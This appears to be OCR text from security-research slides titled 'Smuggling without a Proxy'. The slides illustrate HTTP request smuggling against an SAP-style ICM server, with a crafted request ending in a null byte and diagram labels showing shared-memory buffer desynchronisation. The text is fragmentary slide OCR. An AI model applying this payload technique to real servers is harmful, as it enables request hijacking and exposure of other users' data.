
```
GET / HTTP/1.1\r\n
Host: SapSys.com\r\n
Content-Length: 0\r\n
\r\n[x00]
```

OFFSET: 55



HANDLE
ICM WT
ICM WT
I/O Handler
Java Process

Shared Memory		
GET / HTTP/1.1	Free MPI Buffer	Free MPI Buffer
Free MPI Buffer	Free MPI Buffer	Free MPI Buffer


Smuggling without a Proxy


MPI Buffer
x[x00]
WT 1 OFFSET: 1
ICM WT 1
I/O Handler
Req1 Body..
X
ICM WT 1
Shared Memory
GET /1 HTTP/1.1
Body + X
X
Java Process
HTTP/1.1 200 OK
ICM WT 2
I/O Handler
ICM WT 2

Smuggling without a Proxy



MPI Buffer
X[x00]
WT 1 OFFSET: 1
ICM WT 1
I/O Handler
HTTP/1.1 200 OK
PARSE
ICM WT 1
Shared Memory
GET /1 HTTP/1.1
Body + X
X
Java Process
HTTP/1.1 200 OK
ICM WT 2
I/O Handler
ICM WT 2

Smuggling without a Proxy


MPI Buffer
x[x00]
WT 1 OFFSET: 1
WT 2 OFFSET: 0
ICM WT 1
I/O Handler
READ
ICM WT 1
Shared Memory
Free MPI Buffer
Free MPI Buffer
x
Java Process
ICM WT 2
I/O Handler
ICM WT 2

GET / HTTP/1.1
Host: SapSys.com
….

Smuggling without a Proxy


ICM WT 1
I/O Handler
ET /otherURL
HTTP/1.1
Host: SapSys.com
READ
ICM WT 1
Shared Memory
Free MPI Buffer
Free MPI Buffer
GET / HTTP/1.1
ICM WT 2
I/O Handler
ICM WT 2

